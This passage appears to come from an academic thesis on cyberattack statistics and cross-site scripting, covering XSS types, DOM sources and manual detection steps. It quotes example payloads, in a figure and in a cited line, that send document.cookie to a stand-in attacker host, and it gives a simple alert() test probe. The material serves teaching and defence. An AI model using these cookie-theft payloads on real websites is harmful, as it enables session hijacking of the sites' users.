


FIGURE 3.1: Cyber attacks Statistics on a Daily Basis

Counterfeit emails which are sent every day are about 6.4 billion. Internet of Things commonly known as IoT, is another great target hackers have interested on. More than 50% of the IoT devices don't have a proper security mechanism to protect them from hackers. According to remote cyber attacks statistics, 80% of corporate networks use IoT devices. Around 64% of companies worldwide have suffered at least from one form of cyber attack.

In the following graph, up to 37% of all malicious emails sent on the web have contained poisonous .zip and the .jar files in them in 2020. Furthermore, sent emails with .exe extension were up to 19.5% in 2020 as well.

In 2020, ransomware cases have increased by 150%. 63% of data breaches were deliberately to extort money from individuals or companies. In other words, they were financially motivated. Additionally, 63% of all organizational internal data breach is a result of compromised credentials (usernames and passwords). This was the consequence of using easy, predictable, and weak passwords for the employees, and workers. In a research conducted by Microsoft, 2018; they found that 73% of internet users use the same passwords across different platforms. 53% of healthcare organizations have experienced at least one data breach in the year 2020.
We have to understand that, an attack does not mean a breach. A cyber attack can be succeeded or non-succeeded, depending on the cybersecurity countermeasures set by a target. A total of 94% of malware is spread through email. As we know, WordPress is a very popular system platform that covers over 35% of all websites on the internet. The option of accepting plugins to be integrated with its administrators' dashboard makes it very vulnerable. 98% of the WordPress website vulnerabilities come from plugins.




FIGURE 3.2: Cyber attacks Statistics in 2020

In 2021, close to 40% of data breaches hunt or prey on small businesses. Since attackers know most small businesses do not have all the appropriate security mechanisms set, they take them as a target. Only about 14% are ready for the attacks.

A predominant factor to embrace when it comes to cyber-attack topics is "insider hackers". In life or reality, it is far easier for someone who knows you to destroy you than someone who has no information about you. This principle is of great importance in cyberspace. 74% of companies worldwide claim or affirm that they are

susceptible to insider threats. In 2018, a report has been conducted by Verizon about statistics on pernicious cyberattacks revealed that 34% of all data breaches for the year were caused by insider threats.
Attackers use the covid-19 pandemic to expand their attacks one way or another. Over 300,000 coronavirus keyword-related malevolent domains were registered on the Web between March 9, 2020, to April 6, 2020. Hackers breached 20 995 371 records in March 2021.

According to IMC-Grupo, 2020; the FBI reported a 300% increase in reported cybercrimes since the pandemic began. According to finTech, 2020; 27% of COVID-19 cyberattacks target healthcare organizations or banks. In 2020, COVID-19 is credited for a 238% rise in cyberattacks on banks. According to Verizon, 2020; the confirmed data breaches in the healthcare industry was increased by 58%. 47% of employees invoked distraction as to be the reason for getting affected by a phishing attack while working from home, (*Please see Varonis, 2021 for more information*). Since schools (education), churches, live concerts, and any other social (meeting) activities turn into web activities, hackers abuse them. Half a million Zoom user accounts were jeopardized and sold on a dark web forum in April 2020, stated CPO-Magazine, 2020. According to Malwarebytes, 2020; 20% of a security breach of an organization has been caused by remote workers. A rise of 630% between January and April 2020 of cloud-based cyber-attacks has been reported, indicated the source finTech, 2020. (*See the following graph for a more illustrative view!*)




FIGURE 3.3: Impact of the covid-19 on cyberspace

For more information on how to reduce the risk of cyberattacks, please see Embroker, 2021.

In 2019, cross-site-scripting attacks (XSS) were the most widely used cyber attack applied by hackers to breach companies. Among all the cyber-attacks which were involved, 39% were related to XSS, according to Keumars, 2019. See the following graph for better view of how XSS has affected industries in year 2019.




FIGURE 3.4: Cross-site-scripting report by industry in 2019

An overall statistic from December 2021 is shown below, indicating how serious attackers are willing to attack companies.




FIGURE 3.5: Statistic of attack techniques, December 2021.

In conclusion, we have seen so far how companies, enterprises, small businesses, and individuals were impacted by the cyber attacks in the recent past years. Due to the covid-19 pandemic, cyber-attacks have tremendously increased.
We have also to note that when an XSS vulnerability is divulged (is made public), the software vendors usually respond with patches. Depending on the complexity of the vendors' application (for example, if their software were embedded as frameworks, libraries, packages, etc.), there will be a delay before users can use their patched versions. On this, the vendors (including the administrators, and programmers of that software) might not be up-to-date, and cannot apply software updates immediately, even if they are aware of the critical situation. Therefore, research in this field (scan to find vulnerabilities, measures to mitigate them) will be always running in a cycle process to improve the security performance of a system (of a web application). In the following chapter, we are going to embrace the topic of the different types of XSS, detection, and mitigation.

3.4 Different Types of XSS

The most ideal approach to knowing whether a web application is secure against XSS attack is to test it. After the testing phase, it is required to determine your coding and carry out instruments to stop XSS attacks from happening to your website.
First and foremost, there exist 3 primary types of XSS attacks:
1) Stored XSS attack (also called Persistent XSS attack, the most dangerous one), which results from malicious payloads which are stored and stay in the database of the website. The attack is depicted in Figure 3.6. For example, a "search" field where a user can insert a JavaScript/HTML code in the search text box, "Log in, Registration, Comments, and so forth". At least one of these cases has to be available on one of the pages of that site.
Here we have a situation: the attacker ordinarily injects his payloads in the "Comment" field of a chosen site. Consequently, by pressing "Enter", or clicking on a "Submit" button, his comment is now public and can be seen by any other users. So,

his post somehow gets stored in the database. In this manner, any click-view of that particular information will launch the vulnerability exploitation, which implies the referred user is getting attacked with or without his consent.



Victim's Web Browser
<html>
Latest comment: <script>window. location=
'http://attacker/?cookie='+document.
cookie</script>
</html>
2. Get: http://VWA/latest comment
3. HTTP Response Code 200
4. Get: http://attacker/?cookie=abcd
Vulnerable Web Application (VWA)
VWA Repository
Latest comment: <script>window. location=
'http://attacker/?cookie='+document.
cookie</script>
VWA HTTP Response Script
print "<html>"
print "latest comment"
print database. latest comment
print "</html>"
1. POST http://VWA/post-comment
<script>------</script>
Attacker
Web Browser
Web Server

FIGURE 3.6: Stored XSS attack, Shashank and B., 2017

Brief explanation:
- The attacker posts his comment (malevolent JavaScript payload) onto a blog web page, for instance. At this point, when a user navigates on that specific site, he gets served with the noxious code piece of the attacker as a piece of the original page
- Thus, unwittingly, while the person in question visits the site, he is in danger of running that code. This is the place where the "sanitization, user-input validation" mechanism becomes an integral factor with great significance.
*<script>document.location='https://attacker.com/cookie='+encodeURIComponent(document.cookie)</script>*Netsparker, 2019
Note: The characteristic of this type of XSS is that the payload (malicious script) is stored in the website server which differs it from the other types.
2) Reflected XSS attack, usually called "Non-persistent XSS attack" is the most well-known one, although it is not the most dangerous one. Essentially, the adversary (or the attacker) crafts a malicious link, sends it to a target person through email, and allures the person by clicking on the link – and the assailant catches victims' browsers. A clever attacker normally makes that malicious link either obfuscated or shortened. However, there is "Self XSS", which is also a reflected XSS. While the Reflected XSS attack is set off by sending a link to a targeted individual with inputs that are reflected in the browser, there is no link associated with the Self XSS - that is the reason for this situation the "Reflected XSS" attack is alluded to as the "Self XSS" attack.
Note: Generally, the main characteristic of the Reflected XSS attack is that it involves

a URL aspect.
3) DOM Based-XSS attack, also known as "Type-0 XSS attack" could be viewed as a special type of the Reflected attack. Both are set off and triggered by sending a link to a targeted individual with inputs that are reflected in the web browser. According to Upasana Sarmah et al., DOM based-XSS attack (Document Object Model) requires an extraordinary consideration as a result of its nature.
Note: The main characteristic of the DOM-based XSS attack is that the payload never reaches the server-side. That is what differentiates it from the Reflected XSS and the other types. See how the attacks work in reality:



1
An attacker finds a vulnerable website.
2
The attacker inserts malicious script into the website's HTML body.
3
A user visits the website.
www.
4
The malicious script on the website is executed.
5
The attacker gains access to the user's web browser and its data.
6
The attacker could see pages and files containing sensitive information, log the user's keystrokes to gain access to other logins, or use the user's cookies to gain remote access to their browser.
</>

FIGURE 3.7: XSS attacks by Entrust-Solutions, 2020

However, not all the XSS attacks give an assurance of if the attack will be executed. Some XSS attacks might take lots of time before a victim triggers them. The statistic shows that by 2019, the reflected XSS attack is thirty (30) times more popular than the other cross-site-scripting attacks. One of the reasons is that the attacker has already a preplanned target before even launching the attacks. This particular attack is usually triggered by clicking on a specific link created and sent by the attacker. Stored-XSS represents 2%, DOM-XSS 3% and Reflected-XSS attack represent 95%. (hackerone, 2019; Hugo, 2020)




FIGURE 3.8: Cross-site-scripting report by industry in 2019

3.5 Detecting XSS Vulnerabilities and XSS Attacks

One of the best ways to detect XSS vulnerabilities is to launch multiple attacks (payloads) against the target web application. Some characters can be filtered or sanitized, i.e, there might be some restrictions when a user is trying to insert some characters into a user-input field. Additionally, some characters can be reflected in some specific frameworks, that is, a single script might not reveal the vulnerabilities. Thus, here comes into play the importance of penetration testing. (*See section 4*)
However, if we want to detect the XSS attacks, this is more related to a security configuration by the administrative party of the website (*Please see 5.5.5*). The best way to detect this attack is to log everything on your web servers. Here we assume that every mischievous data input into a web application DOM environment (whether obfuscated or encoded, any form of manipulated input) is passed to one (1) of the following application programming interfaces, then the web application may be subject to XSS attacks. We are going to elaborate on the seven (7) sources through which XSS could be introduced to a web application. Therefore, they are represented as metadata to look into for further analysis, for example when a web application has been attacked.

We say, Sources := S
S1 = document.location, S2 = document.location.href, S3 = document.cookie, S4 = window.location, S5 = location.header, S6 = document.referrer, S7 = document. URLUnencoded

Document Location
The document location is a read-only property that returns a location object which has information about the URL of the document. Note that, releasing information about sensitive documents on a web page is considered a good spot for adversaries to manipulate the web application.

HTTP Referrer Head
Usually, a referrer is the URL of a previous web page that led to the present request. The HTTP referrer header is a field that identifies the address of the web application that is connected to the resource that is requested such that, the new web page can see where the request was originated.

Cookie
Cookies are often used on websites to identify users and their authenticated sessions. Capturing a cookie from a website will lead to hijacking the authenticated user's session. Restricting and tracing cookies to a secure origin is imperative, as it prevents the cookies from being transferred to other domains (2.4.3).

Window Location
This read-only feature returns a location object along with information about the actual location of the document.

Document Referrer This feature is pointed to the page that is connected to the actual web page inside an Iframe. Saying that the content of the web page contains URL links that enable users to go to a few pages in the application; then the first page is only loaded inside the Iframe and will have a parent frame as document.referrer. However, many web application programmers do not pay enough attention to this restriction. Each page loaded by clicking a link inside the Iframe will have the Uniform Resource Identifiers (URI) of the page containing the link in the document referrer.

Document URL Unencoded
This property returns the URL of the actual document, but with any URL-encoded characters returned to their ordinary language version (for example, %20 is converted to a space character). When a URL contains parameters that are displayed in the browser's location bar, any parameters can be easily modified by any user.

Headers
Generally, in an HTML code editor, the headers are used to provide information about the HTML document in a Meta tag. They can also be used to make a reconnaissance about another document. Some examples can be: describing the size of data and recording HTTP status code. Information that headers contain can be effortlessly made available to hackers. Many important categories of vulnerabilities are triggered by unrestricted user inputs and can appear anywhere within the web program. Any cross-site-scripting vulnerabilities are identified by the injection module and detected where a crafted URL is to introduce malicious data into the DOM

HTML environment of the relevant page.

To efficiently detect all the aforementioned types of XSS attacks on a company website, the company needs a comprehensive solution that is capable of:
- Evaluating any object that is launched onto a web browser, i.e, downloading links, attachments, email messages, any other links.
- Quick static analysis of every object to check for links and malicious capabilities, structural deviations.
- Executing a dynamic analysis by testing each object for evasion techniques and malicious activities.
- Performing network monitoring for possible malevolent activities such as code injection (3.1), malware interacting with commands and control servers. (See Bakare, 2018, Deller, 2019)

3.5.1 Techniques to Detect XSS Vulnerability in a Web Application

We should be aware that the XSS attack is an intense and convoluted topic. Identifying XSS vulnerability in a website requires several penetration tests, based on the difficulty that one may find on each page of that site. The difficulty depends for the most part on how the specific web application is utilizing proper measures to resist the attack. Consequently, examination of reflected codes and payloads in a Document Object Model (DOM) is vital. Utilizing the following steps (fig 3.9) for checking if a web application is defenseless against XSS attack, (as per the author Gupta), could be an awesome method to start.
- Open up your browser and access a specific web application for the test. On that site, search for parts that require input, similar to search fields, comments, registration, etc.
- Now, enter any string into these spaces and press "enter" to submit that string to the website server.
- Now, we can peruse cautiously to check if the first condition holds. The first condition states that "test the HTTP reaction (or response) website page of the server for the specific string which was submitted by the guest". Thus, if that HTTP response incorporates a similar string, then the website can be exploited by XSS attacks. Else, assuming that the HTTP response does not contain any user-input string, check for the following condition.
This condition states that: "simply enter any JavaScript string, and submit it to the server by pressing 'enter'". E.g. *<script>alert(123)</script>*
- After sending that string to the server, if the server responds with a similar string, at that point the site is exposed to XSS attacks. If there is no such response, go for the next condition.
- The last condition states that: after pressing "enter" in the previous step, check the source code of that site and search if something seems to be like the JavaScript payload entered. If any element of that string is discovered, then the web-page is vulnerable to XSS attacks.

